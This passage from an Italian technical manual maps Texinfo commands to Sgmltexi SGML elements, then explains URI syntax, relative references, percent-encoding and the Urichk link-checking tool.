L'SGML dà la possibilità di usare le sezioni marcate. Queste posso essere controllate da Sgmltexi attraverso l'opzione '**--sgml-include**' della riga di comando. Per esempio, il sorgente SGML potrebbe essere simile al pezzo seguente:

```
<!DOCTYPE Sgmltexi PUBLIC "-//GNU//DTD Sgmltexi//EN"
[
<!ENTITY % HTML            "IGNORE">
<!ENTITY % INFO            "IGNORE">
<!ENTITY % TEX             "IGNORE">
…
…
]>
<sgmltexi>
…
…
<![%HTML;[
    <p>Here it is some text that is meant to appear only inside
    the HTML typesetting.</p>
]]>
<![%INFO;[
    <p>Here it is some other text that is meant to appear only
    inside the Info typesetting.</p>
]]>
<![%TEX;[
    <p>This text is meant to appear only inside the TeX
    typesetting.</p>
]]>
…
…
</sgmltexi>
```

Quindi, quando si genera la composizione in HTML, si deve utilizzare l'opzione '**--sgml-include=HTML**':

```
$ sgmltexi --sgml-include=HTML --html mio_file.sgml
```

Per la composizione nel formato Info, si deve usare l'opzione '**--sgml-include=INFO**':

```
$ sgmltexi --sgml-include=INFO --info mio_file.sgml
```

Nello stesso modo, per la composizione attraverso TeX si deve usare l'opzione '**--sgml-include=TEX**':

```
$ sgmltexi --sgml-include=TEX --tex mio_file.sgml
```

@ifinfo

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<ifinfo>testo_interno_alle_righe</ifinfo>
```

```
<ifinfoblock>
    blocco_di_testo
    …
</ifinfoblock>
```

L'SGML dà la possibilità di usare le sezioni marcate, come è già stato mostrato a proposito del comando '**@ifhtml**'.

@ifnothtml

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<ifnothtml>testo_interno_alle_righe</ifnothtml>
```

```
<ifnothtmlblock>
    blocco_di_testo
    …
</ifnothtmlblock>
```

L'SGML dà la possibilità di usare le sezioni marcate. Queste posso essere controllate da Sgmltexi attraverso l'opzione '**--sgml-include**' della riga di comando. Per esempio, il sorgente SGML potrebbe essere simile al pezzo seguente:

```
<!DOCTYPE Sgmltexi PUBLIC "-//GNU//DTD Sgmltexi//EN"
[
<!ENTITY % NOTHTML         "IGNORE">
<!ENTITY % NOTINFO         "IGNORE">
<!ENTITY % NOTTEX          "IGNORE">
…
…
]>
<sgmltexi>
…
…
<![%NOTHTML;[
    <p>Here it is some text that is meant to appear only outside
    the HTML typesetting.</p>
]]>
<![%NOTINFO;[
    <p>Here it is some other text that is meant to appear only
    outside the Info typesetting.</p>
]]>
<![%NOTTEX;[
    <p>This text is meant to appear only outside the TeX
    typesetting.</p>
]]>
…
…
</sgmltexi>
```

Quindi, quando si genera la composizione in HTML, si devono utilizzare le opzioni '**--sgml-include=NOTINFO**' e '**--sgml-include=NOTTEX**':

```
$ sgmltexi --sgml-include=NOTINFO --sgml-include=NOTTEX ↩
↪--html mio_file.sgml
```

Per la composizione nel formato Info, si devono utilizzare le opzioni '**--sgml-include=NOTHTML**' e '**--sgml-include=NOTTEX**':

```
$ sgmltexi --sgml-include=NOTHTML --sgml-include=NOTTEX ↩
↪--info mio_file.sgml
```

Nello stesso modo, per la composizione attraverso TeX si devono utilizzare le opzioni '**--sgml-include=NOTHTML**' e '**--sgml-include=NOTINFO**':

```
$ sgmltexi --sgml-include=NOTHTML --sgml-include=NOTINFO ↩
↪--tex mio_file.sgml
```

@ifnotinfo

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<ifnotinfo>testo_interno_alle_righe </ifnotinfo>
```

```
<ifnotinfoblock>
      blocco_di_testo
      ...
</ifnotinfoblock>
```

L'SGML dà la possibilità di usare le sezioni marcate, come è già stato mostrato a proposito del comando '**@ifnothtml**'.

@ifnottex

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<ifnottex>testo_interno_alle_righe </ifnottex>
```

```
<ifnottexblock>
      blocco_di_testo
      ...
</ifnottexblock>
```

L'SGML dà la possibilità di usare le sezioni marcate, come è già stato mostrato a proposito del comando '**@ifnothtml**'.

@ifset *flag*

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@iftex

Ci sono due possibilità: testo interno alle righe e blocchi di testo.

```
<iftex>testo_interno_alle_righe </iftex>
```

```
<iftexblock>
      blocco_di_testo
      ...
</iftexblock>
```

L'SGML dà la possibilità di usare le sezioni marcate, come è già stato mostrato a proposito del comando '**@ifhtml**'.

@ignore

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'. Se non è necessario inserire commenti nel file Texinfo che viene generato, si possono usare i commenti secondo l'SGML:

```
<!--
      commento
      ...
      ...
-->
```

@image{*nome_file* **,** [*ampiezza*]**,** [*altezza*]**}**

```
<image name="nome_file " width="ampiezza" height="altezza">
```

@include

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'. L'SGML offre un meccanismo alternativo:

```
<!DOCTYPE Sgmltexi PUBLIC "-//GNU//DTD Sgmltexi//EN"
[
<!ENTITY GPL        SYSTEM "licenses/gpl.sgml">
<!ENTITY BSD        SYSTEM "licenses/bsd.sgml">
...
...
]>
```

```
<sgmltexi>
…
…
<appendix>
&GPL;
&BSD;
…
…
</appendix>
…
</sgmltexi>
```

come si può vedere dall'esempio, l'inserzione nel testo di '`licenses/gpl.sgml`' e di '`licenses/bsd.sgml`' avviene attraverso l'uso delle macro SGML '**`&GPL;`**' e '**`&BSD;`**'.

Se è necessario includere un file Texinfo, si può fare come si vede nell'esempio seguente:

```
<![CDATA[
<p><texinfo>
@include example.texi
</texinfo></p>
]]>
```

È necessario tenere a mente che l'elemento '**`texinfo`**' è di tipo interno alle righe di testo. Ecco perché nell'esempio è contenuto in un elemento '**`p`**'.

`@inforef{`*nome_nodo* **`,`** [*voce*]**`,`** *nome_file_info* **`}`**

```
<inforef id="nome_nodo" name="voce" info="nome_file_info">
```

`\input` *file_macro*

Non è possibile inserire macro aggiuntive all'inizio del documento, oltre a quella predefinita che imposta la sintassi Texinfo.

`@item`

Questo comando di Texinfo viene usato in contesti molto diversi. All'interno di Sgmltexi non esiste un modo unico per utilizzarlo, per cui conviene vedere piuttosto la descrizione dei comandi '**`@table`**', '**`@ftable`**', '**`@vtable`**', '**`@itemize`**', '**`@enumerate`**' e '**`@multitable`**'.

`@itemize` [*marcatore_iniziale*]

```
<itemize [mark="marcatore_iniziale"]>
<item>
    …
    …
<item>
    …
    …
</itemize>
```

`@itemx`

Questo comando di Texinfo viene usato in contesti molto diversi. All'interno di Sgmltexi non esiste un modo unico per utilizzarlo, per cui conviene vedere piuttosto la descrizione dei comandi '**`@table`**', '**`@ftable`**' e '**`@vtable`**'.

`@kbd{`*tasti_premuti* **`}`**

```
<kbd>tasti_premuti</kbd>
```

`@kbdinputstyle` *stile*

```
<kbdstyle style="stile">
```

`@key{`*nome_tasto* **`}`**

```
<key>nome_tasto</key>
```

@kindex *voce*

```
<kindex entry="voce">
```

@L{}

```
&Lstrok;
```

@l{}

```
&lstrok;
```

@lisp

```
<lisp>
    blocco_di_testo
    ...
    ...
</lisp>
```

Preformattato:

```
<lisp>
<pre>
    riga_di_testo
    ...
    ...
</pre>
</lisp>
```

Letterale:

```
<lisp>
<pre>
<![CDATA[
    riga_di_testo
    ...
    ...
]]>
</pre>
</lisp>
```

@lowersections

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@macro *nome_macro* **{***parametri***}**

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@majorheading *titolo*

Non disponibile attualmente.

@math{*espressione_matematica* **}**

```
<math>espressione_matematica</math>
```

@menu

```
<menu>[menù_info </menu>]
```

@minus{}

```
&minus;
```

@multitable *larghezza_delle_colonne*

```
<multitable>
<columnfraction>frazione_larghezza_complessiva </columnfraction>...
<raw>cella [<tab>cella ]...</raw>...
...
</multitable>
```

```
<multitable>
<columnexample>testo_di_esempio</columnexample>...
<raw>cella [<tab>cella ]...</raw>...
...
</multitable>
```

@need *n*

```
<need mils="n">
```

@node *nome* **,** *successivo* **,** *precedente* **,** *superiore*

La gestione manuale dei nodi di Texinfo avviene come si vede nello schema seguente, dove ci si limita a stabilire il nome del nodo in questione:

```
<hn node="nome">titolo</hn>
```

Se è necessario un controllo completo sui nodi, si possono stabilire anche gli altri dati, come nello schema seguente:

```
<hn node="nome" next="successivo" prev="precedente" up="superiore">titolo</hn>
```

Sgmltexi non fa alcun controllo di validità per quanto riguarda l'inserzione manuale dei nodi.

@noindent

```
<p indent="off">
```

@novalidate

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

O{}

```
&Oslash;
```

o{}

```
&oslash;
```

@oddfooting

@oddheading

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@option{*opzione***}**

```
<option>opzione</option>
```

@page

```
<page>
```

@pagesizes [*ampiezza*][**,** *altezza*]

Non disponibile.

@paragraphindent *rientro*

Non disponibile.

@pindex *voce*

```
<pindex entry="voce">
```

@point{}

```
&point;
```

@pounds{}

```
&pound;
```

@print{}

```
&print;
```

@printindex *nome_indice*

```
<printindex name="nome_indice">
```

@pxref{*nome_nodo* **,** **[***voce***]**, **[***argomento_o_titolo***]**, **[***file_info***]**, **[***manual***]}**

```
<pxref id="nome_nodo" name="voce" title="argomento_o_titolo" info="file_info"
  ptitle="manual">
```

@questiondown{}

```
&iquest;
```

@quotation

```
<quotation>
     testo_interno_alle_righe
     ...
     ...
</quotation>
```

@r{*testo***}**

```
<roman>testo</roman>
```

@raisesections

Non disponibile.

@ref{*nome_nodo* **,** **[***voce***]**, **[***argomento_o_titolo***]**, **[***file_info***]**, **[***manuale***]}**

```
<ref id="nome_nodo" name="voce" title="argomento_o_titolo" info="file_info"
  ptitle="manuale">
```

@refill

Non disponibile.

@result{}

```
&result;
```

@ringaccent{*c***}**

Per la rappresentazione di caratteri speciali, si possono utilizzare le entità standard SGML, oppure i caratteri della codifica ISO 8859-*n* selezionata con l'opzione '**--input-encoding**', o con l'attributo '**charset**' dell'elemento '**sgmltexi**'.

@samp{*testo***}**

```
<samp>testo</samp>
```

@sc{*testo***}**

```
<sc>testo</sc>
```

@set *flag string*

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@setchapternewpage on

@setchapternewpage off

@setchapternewpage odd

Si può usare l'elemento '**setchapternewpage**', come negli schemi seguenti:

```
<setchapternewpage content="on">
<setchapternewpage content="off">
<setchapternewpage content="odd">
```

In alternativa si può utilizzare l'opzione '**--setchapternewpage**', nella riga di comando:

```
--setchapternewpage=on
--setchapternewpage=off
--setchapternewpage=odd
```

@setcontentsaftertitlepage

Non disponibile.

@setfilename *nome_file_info*

```
<setfilename content="nome_file_info ">
```

@setshortcontentsaftertitlepage

Non disponibile.

@settitle *titolo*

```
<settitle content="titolo">
```

@shortcontents

```
<shortcontents>
```

@shorttitlepage *title*

Non disponibile.

@smallbook

Si usa per questo l'opzione: '**--paper=small**'.

@smalldisplay

```
<smalldisplay>
     blocco_di_testo
     ...
     ...
</smalldisplay>
```

@smallexample

```
<smallexample>
     bloco_di_testo
     ...
     ...
</smallexample>
```

Preformattato:

```
<smallexample>
<pre>
     riga_di_testo
     ...
     ...
</pre>
</smallexample>
```

Letterale:

```
<smallexample>
<pre>
<![CDATA[
     riga_di_testo
     ...
     ...
]]>
</pre>
</smallexample>
```

@smallformat

```
<smallformat>
<pre>
     ...
     ...
</pre>
</smallformat>
```

Letterale:

```
<smallformat>
<pre>
<![CDATA[
     ...
     ...
]]>
</pre>
</smallformat>
```

@smalllisp

```
<smalllisp>
     blocco_di_testo
     ...
     ...
</smalllisp>
```

Preformattato:

```
<smalllisp>
<pre>
     riga_di_testo
     ...
     ...
</pre>
</smalllisp>
```

Letterale:

```
<smalllisp>
<pre>
<![CDATA[
     riga_di_testo
     ...
     ...
]]>
</pre>
</smalllisp>
```

@sp *n*

```
<sp lines="n">
```

@ss{}

```
&szlig;
```

@strong{*testo***}**

```
<strong>testo</strong>
```

@subheading *titolo*

```
<h3 type="heading">titolo</h3>
```

`@subsection` *titolo*

```
<h3>titolo</h3>
```

`@subsubheading` *titolo*

```
<h4 type="heading">titolo</h4>
```

`@subsubsection` *titolo*

```
<h4>titolo</h4>
```

`@subtitle` *sottotitolo*

```
<subtitle>sottotitolo</subtitle>
```

`@summarycontents`

```
<summarycontents>
```

`@syncodeindex` *indice_di_origine indice_di_destinazione*

```
<syncodeindex from="indice_di_origine" to="indice_di_destinazione">
```

`@synindex` *indice_di_origine indice_di_destinazione*

```
<synindex from="indice_di_origine" to="indice_di_destinazione">
```

`@t{`*testo***`}`**

```
<typewriter>testo</typewriter>
```

`@tab`

Si veda la descrizione di '**`@multitable`**'.

`@table` *comando_di_formattazione*

```
<table emphasis="commando">
<item>voce_descrittiva</item>
[<itemx>voce_descrittiva</itemx>]...
    blocco_di_testo...
    ...
    ...
<item>voce_descrittiva</item>
[<itemx>voce_descrittiva</itemx>]...
    blocco_di_testo...
    ...
    ...
</table>
```

`@TeX{}`

```
&TeX;
```

`@tex`

```
<tex>pezzo_di_sorgente_tex</tex>
```

`@thischapter`

`@thischaptername`

`@thisfile`

`@thispage`

`@thistitle`

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**`texinfo`**'.

@tieaccent{*cc*}

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@tindex *voce*

```
<tindex entry="voce">
```

@title *titolo*

```
<title>titolo</title>
```

@titlefont{*testo*}

Non disponibile.

@titlepage

Non disponibile. Si veda come è organizzata la struttura di Sgmltexi.

@today

```
&today;
```

@top

Viene generato automaticamente.

@u{*c*}

@ubaraccent{*c*}

@udotaccent{*c*}

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@unnumbered *titolo*

```
<h1 type="unnumbered">titolo</h1>
```

@unnumberedsec *titolo*

```
<h2 type="unnumbered">titolo</h2>
```

@unnumberedsubsec *titolo*

```
<h3 type="unnumbered">titolo</h3>
```

@unnumberedsubsubsec *titolo*

```
<h4 type="unnumbered">titolo</h4>
```

@uref{*url*, [*testo_mostrato*], [*rimpiazzo*]}

```
<uref uri="url" name="testo_mostrato" replace="rimpiazzo">
```

@url{*url*}

```
<url>url</url>
```

@v{*c*}

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@value{*indicatore*}

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@var{*metavariabile*}

```
<var>metavariabile</var>
```

@vindex *voce*

```
<vindex entry="voce">
```

@vskip *ammontare_dell'avanzamento*

Non disponibile. Eventualmente può essere usato all'interno dell'elemento '**texinfo**'.

@vtable *comando_di_formattazione*

```
<vtable emphasis="commando">
<item>voce_descrittiva</item>
[<itemx>voce_descrittiva</itemx>]...
    blocco_di_testo...
    ...
    ...
<item>voce_descrittiva</item>
[<itemx>voce_descrittiva</itemx>]...
    blocco_di_testo...
    ...
    ...
</vtable>
```

@w{*testo***}**

```
<whole>testo</whole>
```

@xref{*nome_nodo* **,** **[***voce***]**, **[***argomento_o_titolo***]**, **[***file_info***]**, **[***manuale***]}**

```
<xref id="nome_nodo" name="voce" title="titolo_o_argomento" info="file_info"
  ptitle="manuale">
```

Parte xlviii

HTML

URI

Un URI (*Uniform resource identifier*) è un indirizzo espresso attraverso una stringa di caratteri per identificare una risorsa fisica o astratta. La risorsa in questione è un'entità e la sua collocazione non si trova necessariamente all'interno di una rete. In pratica, il concetto di URI incorpora i concetti di URL (*Uniform resource locator*) e di URN (*Uniform resource name*).

Un URL identifica una risorsa rappresentando il metodo di accesso a questa; un URN identifica la risorsa attraverso un nome, che deve essere unico a livello globale e deve persistere anche quando la risorsa cessa di esistere o diventa inaccessibile.

259.1 Trascrivibilità

L'esigenza primaria degli indirizzi URI è la loro «trascrivibilità». Con questo termine si vuole fare riferimento alla facilità con la quale questi devono poter essere trascritti, sia a livello meccanico, sia a livello umano. In pratica:

- un URI è composto da una sequenza di «caratteri» e non necessariamente da ottetti (byte);
- un URI deve poter essere trascritto attraverso qualunque mezzo, come una pubblicazione stampata o un appunto fatto a mano, in tal senso non può utilizzare caratteri particolari che possono mancare in un contesto determinato;
- un URI deve poter essere ricordato facilmente dalle persone, per cui è utile che la stringa che rappresenta un URI abbia un significato che ne faciliti la memorizzazione.

Dal momento che ci deve essere la possibilità di rappresentare un URI all'interno di parentesi di qualsiasi tipo, i caratteri corrispondenti a queste parentesi non possono essere utilizzati letteralmente all'interno di un indirizzo del genere. Le parentesi in questione sono quelle tonde, quadre, graffe e angolari: '**(**', '**)**', '**[**', '**]**', '**{**', '**}**', '**<**', '**>**'.

259.2 Sintassi

La sintassi di un URI è piuttosto complessa, perché dipende molto dal contesto a cui si applica. Non è il caso si entrare troppo nel dettaglio; piuttosto è meglio apprendere la logica della cosa.

schema `:` *parte_successiva_dipendente_dallo_schema*

Quello che si vede è il modello di prima approssimazione di un indirizzo URI assoluto (verrà trattato in seguito il concetto di URI relativo). In questa prima fase si distinguono due parti, separate da due punti verticali ('`:`'), dove prima appare un nome che definisce uno «schema» e poi continua con una stringa che va interpretata in base alle regole specifiche di quello schema.

La sintassi di un URI non stabilisce a priori quale sia la forma che deve avere la stringa che segue i due punti; tuttavia, è frequente l'utilizzo di URI secondo i modelli seguenti:

schema `://` *autorità* [*percorso* [`?` *interrogazione*]]


schema `:/` *percorso*

Convenzionalmente, quando una risorsa viene individuata attraverso un URI che per sua natura contiene un'informazione gerarchica, la separazione tra i vari livelli di questa gerarchia avviene utilizzando una barra obliqua normale ('`/`'). Si tratta evidentemente di una tecnica ereditata dal

file system Unix; tuttavia, ciò resta indipendente dal fatto che la risorsa in questione risieda fisicamente all'interno di un file system o meno.

La figura 259.1 mostra alcuni esempi a proposito di URI composti secondo i modelli più frequenti.

Figura 259.1. Esempi di URI comuni.

```
http://www.brot.dg/esempi/indice.html
 |          |     \_________________/
 |          |            |
schema   autorità       percorso

file:///home/tizio/indice.html
 |     \_____________________/
 |                |
schema        percorso

urn:isbn:88-256-0223-5
 |     | \___________/
 |     |       |
schema NID    NSS
```

Nella figura si vede anche un caso particolare, riferito a un URN di tipo ISBN (*International standard book number*). Lo schema di un URN è sempre '**urn:**'; a questo segue l'indicazione di un NID (*Namespace identifier*), ovvero un identificatore che qualifica l'informazione successiva; infine si inserisce l'informazione, definita NSS (*Namespace specific string*), ovvero ciò che va inteso nel contesto stabilito dal NID. L'esempio che appare nella figura fa riferimento al numero ISBN 88-256-0223-5, esprimendolo in forma di URN.

259.2.1 Accesso a un servente attraverso la rete

Quando l'indirizzo URI si riferisce a un servizio offerto attraverso la rete, la struttura di ciò che è stato definito come «autorità» si articola in modo particolare:

[*utente* [:*parola_d'ordine*]@] *host* [:*porta*]

In questo modo si può specificare il nominativo utente per l'accesso alla risorsa, eventualmente anche la parola d'ordine (benché ciò sia decisamente sconsigliabile per motivi di sicurezza), quindi il nodo che offre il servizio e infine la porta del servizio.

Il nodo può essere indicato per nome, attraverso il nome di dominio, oppure attraverso il numero IPv4. Purtroppo non è stato definito un modo per indicare un numero IPv6, dal momento che la sua forma renderebbe impossibile l'interpretazione corretta dell'indirizzo.

Se si omettono le informazioni riferite all'utente, vuol dire che queste non sono necessarie, oppure che esistono dei valori predefiniti per questo; per quanto riguarda la porta del servizio, se questa non viene indicata si fa riferimento sempre al suo valore predefinito. Naturalmente, è stabilito dal servente quali siano i valori predefiniti.

259.2.2 Riferimento agli URI

Per sua natura, l'indirizzo URI è un riferimento a una risorsa. In generale vanno considerate anche due circostanze particolari: il riferimento a un frammento della risorsa e l'indicazione di URI relativi.

Un URI relativo è un indirizzo ridotto che parte da un punto di partenza conosciuto. Il principio deriva dal concetto di percorso relativo all'interno di un file system. In generale, un URI relativo può essere indicato omettendo tutta la parte iniziale che si possa determinare altrimenti.

Di fronte a un URI che contenga un'informazione sul percorso in forma gerarchica, è abbastanza facile intendere cosa sia la base di riferimento per gli URI relativi: basta togliere dall'indirizzo attuale tutto quello che segue l'ultima barra obliqua. Per esempio, per il documento

```
http://www.brot.dg/esempi/articolo.html
```

l'URI di base è

```
http://www.brot.dg/esempi/
```

per cui, il riferimento a '`figure/foto.jpg`' richiama effettivamente l'URI

```
http://www.brot.dg/esempi/figure/foto.jpg
```

Il percorso di un URI relativo può essere indicato anche con una barra obliqua iniziale, ma in questo caso si farà riferimento a un percorso assoluto nell'ambito dell'URI. Continuando con l'esempio precedente, il riferimento a '`/nuovo/documento.html`' richiama effettivamente l'URI

```
http://www.brot.dg/nuovo/documento.html
```

In presenza di un percorso relativo, è possibile utilizzare anche i simboli '`.`' e '`..`', con lo stesso significato che hanno nel file system Unix: il primo rappresenta la posizione corrente e il secondo quella precedente.

È importante osservare che il riferimento alla stringa nulla indica implicitamente lo stesso URI iniziale.

> Il problema degli URI relativi non è così semplice come è stato descritto. In realtà vanno prese in considerazione altre cose, come per esempio la possibilità che il tipo di risorsa (di solito in un documento HTML) possa incorporare l'informazione esplicita di un URI di base.

Quando il tipo di risorsa lo consente, è possibile aggiungere all'URI l'indicazione di un frammento particolare. Questa parte aggiuntiva la si riconosce perché è preceduta dal simbolo '`#`':

```
http://www.brot.dg/esempi/articolo.html#commento
```

L'esempio mostra il riferimento al frammento '**`#commento`**' nell'ambito dell'URI '`http://www.brot.dg/esempi/articolo.html`'. Dal momento che la stringa nulla fa riferimento alla risorsa attuale, i riferimenti interni alla stessa risorsa sono indicati facilmente attraverso il solo frammento:

```
#commento
```

L'esempio mostra un riferimento relativo al frammento '**`#commento`**' della risorsa corrente.

259.2.3 Esempi

Frequentemente, il nome dello schema dell'indirizzo URI corrisponde al nome del protocollo necessario per raggiungere la risorsa relativa. I più comuni sono:

- '**`http`**'
- '**`ftp`**'
- '**`gopher`**'
- '**`mailto`**'
- '**`wais`**'

* '`telnet`'
* '`tn3270`'
* '`news`'

Quando si vuole fare riferimento a un file locale senza utilizzare alcun protocollo particolare, si può indicare anche lo schema '`file`', ma in questo caso ci sono delle particolarità che verranno mostrate dagli esempi.

* `http://www.brot.dg:8080/esempi/indice.html`
  - protocollo HTTP
  - nodo *www.brot.dg*
  - porta 8080
    Viene indicata la porta perché si vuole fare riferimento a un valore diverso dallo standard che per il protocollo HTTP è 80
  - risorsa '`/esempi/indice.html`'
* `http://www.brot.dg/esempi/indice.html`
  Come nell'esempio precedente, ma senza l'indicazione della porta che questa volta corrisponderà al valore predefinito, cioè 80.
* `http://192.168.1.1/esempi/indice.html`
  Come nell'esempio precedente, ma l'indicazione del nodo avviene per mezzo del suo indirizzo IPv4 invece che attraverso il nome di dominio.
* `ftp://ftp.brot.dg/pub/archivi/esempio.tar.gz`
  - protocollo FTP
  - nodo *ftp.brot.dg*
  - risorsa '`/pub/archivi/esempio.tar.gz`'
* `ftp://tizio@ftp.brot.dg/pub/archivi/esempio.tar.gz`
  Come nell'esempio precedente, con la differenza che si fa riferimento a un utente particolare.
* `ftp://tizio:segretissima@ftp.brot.dg/pub/archivi/esempio.tar.gz`
  Come nell'esempio precedente, con la differenza che si aggiunge l'indicazione della parola d'ordine di accesso al servizio, cosa che in generale è bene non passare mai in questo modo.
* `file://localhost/home/daniele/indice.html`
  In questo caso si vuole fare riferimento a un file locale. Precisamente si tratta del file '`/home/daniele/indice.html`' contenuto nell'elaboratore *localhost*.
  Questo tipo di indicazione è utile specialmente quando si vuole fare riferimento a una pagina indice o iniziale, caricata automaticamente all'atto dell'avvio di un programma cliente per la navigazione.
* `file:///home/daniele/indice.html`
  Esattamente come nell'esempio precedente, con la differenza che si omette l'indicazione esplicita dell'elaboratore locale: *localhost*.

- `file:/home/daniele/indice.html`

  Esattamente come nell'esempio precedente, con la differenza che si utilizza una sola barra obliqua dopo l'indicazione '**`file:`**' (ma in generale è preferibile la forma precedente, con le tre barre oblique).

- `mailto:tizio@dinkel.brot.dg`

  Si tratta di un indirizzo di posta elettronica, nel quale è essenziale fornire l'indicazione del nominativo utente. Dopo il nome del nodo di destinazione non appare un percorso, perché in questo caso non avrebbe significato.

259.3 Limitazioni nell'uso dei caratteri

Ogni componente di un URI ha delle regole proprie nell'uso dei caratteri, dal momento che alcuni di questi hanno significati speciali. Purtroppo le regole in questione sono tante e la cosa migliore che si può fare è quella di usare il buon senso, riservando la lettura della documentazione specifica ai casi in cui è indispensabile chiarire il problema nel dettaglio (RFC 2396).

In generale non è ammissibile l'uso dello spazio. Infatti, considerato il principio di trascrivibilità degli URI, lo spazio dovrebbe essere inteso solo come una necessità legata al tipo di trascrizione utilizzata. Per il resto, se la propria lingua lo consente, sarebbe bene limitarsi all'uso delle lettere dell'alfabeto latino (maiuscole e minuscole, ma senza accenti), le cifre numeriche e alcuni simboli: '`@`', '**`*`**', '`_`', '**`-`**' e il punto ('**`.`**'). Gli altri simboli possono creare problemi di trascrivibilità o avere significati particolari (basta pensare alle barre oblique e ai due punti verticali).

Quando un simbolo particolare non può essere utilizzato in modo letterale nel contesto in cui lo si vuole inserire, può essere indicato attraverso una notazione speciale: '**`%`***`hh`*'. La sigla *`hh`* rappresenta una coppia di cifre esadecimali. A questa regola fa eccezione lo spazio che viene codificato normalmente con il segno '**`+`**', ma non in tutte le occasioni (di solito solo nelle stringhe di richiesta).

Generalmente, per gli indirizzi URI normali non c'è la necessità di preoccuparsi di questo problema, anche la tilde può essere utilizzata letteralmente nell'indicazione dei percorsi. La tabella 259.1 mostra l'elenco di alcune corrispondenze tra simboli particolari e la codifica alternativa utilizzabile negli URI.

Tabella 259.1. Alcune corrispondenze tra simboli particolari e codifica alternativa utilizzabile negli URI.

Carattere	Codifica corrispondente
%	%25
&	%26
+	%2B
/	%2F
=	%3D

> In linea di principio, un URI dovrebbe essere realizzato in modo da non dover utilizzare questa tecnica di protezione per i caratteri «speciali». La situazione più probabile in cui è necessario utilizzare questo procedimento è riferito alle stringhe di interrogazione.

259.4 Verifica della validità nel tempo con Urichk

Un punto debole delle pubblicazioni ipertestuali è la rapidità con cui le informazioni vengono spostate o eliminate dalla rete. In questo senso, un riferimento a un URI è spesso qualcosa di provvisorio, che andrebbe verificato frequentemente.

Per attenuare questo problema esiste Urichk, [1] ovvero un programma molto semplice che è in grado di verificare la validità di indirizzi HTTP e FTP contenuti in un documento.

Il suo funzionamento è molto semplice: legge un file ed estrae da questo i riferimenti di tipo HTTP e FTP; quindi si avvale di altri programmi per la verifica di questi indirizzi.

```
urichk --input-type=tipo file_da_analizzare rapporto_errori
```

Come si vede dal modello sintattico, si deve definire il tipo del file in ingresso, per sapere come estrapolare l'informazione nel modo corretto; inoltre, dopo l'indicazione del file da scandire, si aggiunge il nome di un altro file che serve per annotare i riferimenti che sembrano non essere più validi.

Il file che viene generato (l'ultimo argomento) è di tipo HTML, in modo da poter riprovare facilmente gli indirizzi che sembrano errati. Infatti, Urichk riporta gli errori, ma non è in grado di distinguere se la risorsa a cui si fa riferimento è realmente scomparsa o se si tratta si una situazione transitoria (come un servizio FTP sovraccarico). Evidentemente, la valutazione finale non può essere decisa automaticamente.

Tabella 259.2. Parole chiave usate con l'opzione '`--input-type`' per distinguere il tipo di file indicato in ingresso.

Tipo	Descrizione
standard	Si tratta di un file di testo normale.
html|sgml	Si tratta di un file SGML tipico.
texi|texinfo	Si tratta di un sorgente Texinfo.

L'esempio seguente mostra il caso dell'analisi del file '`prova.html`':

```
$ urichk --input-type=html prova.html rapporto.html
```

L'elaborazione richiede che sia disponibile l'accesso alla rete esterna (altrimenti tutti gli URI risulteranno errati) e anche molto tempo. Le varie richieste di connessione, eseguite per verificare gli indirizzi, avvengono in modo indipendente, attraverso degli eseguibili controllati da '**`urichk`**'. In questo senso, il file del rapporto viene scritto in modo disgiunto da questi sottoprogrammi. In generale, quando termina di funzionare l'eseguibile principale, '**`urichk`**', anche gli altri eseguibili dovrebbero avere terminato il loro lavoro.

Urichk dipende dalla disponibilità di altri programmi: Wget per il controllo degli URI di tipo HTTP; ImageMagick, precisamente l'eseguibile '**`xtp`**', per il controllo degli URI di tipo FTP.[2]

259.4.1 Installare Urichk

Urichk si compone di tre programmi Perl: '**`urichk`**' (il programma frontale), '**`urichk-ftp`**' e '**`urichk-http`**'. Se l'interprete Perl si trova in una posizione diversa da quella tipica per un sistema GNU/Linux, ovvero '`/usr/bin/perl`', basta modificare la prima parte di questi file:

[1] **Urichk** GNU GPL

[2] Alcune edizioni di Urichk, al posto di utilizzare il programma '**`xtp`**' di ImageMagick potrebbero avvalersi si Curl. Infatti, a volte crea degli strani problemi.

```
#!/usr/bin/perl
#...
```

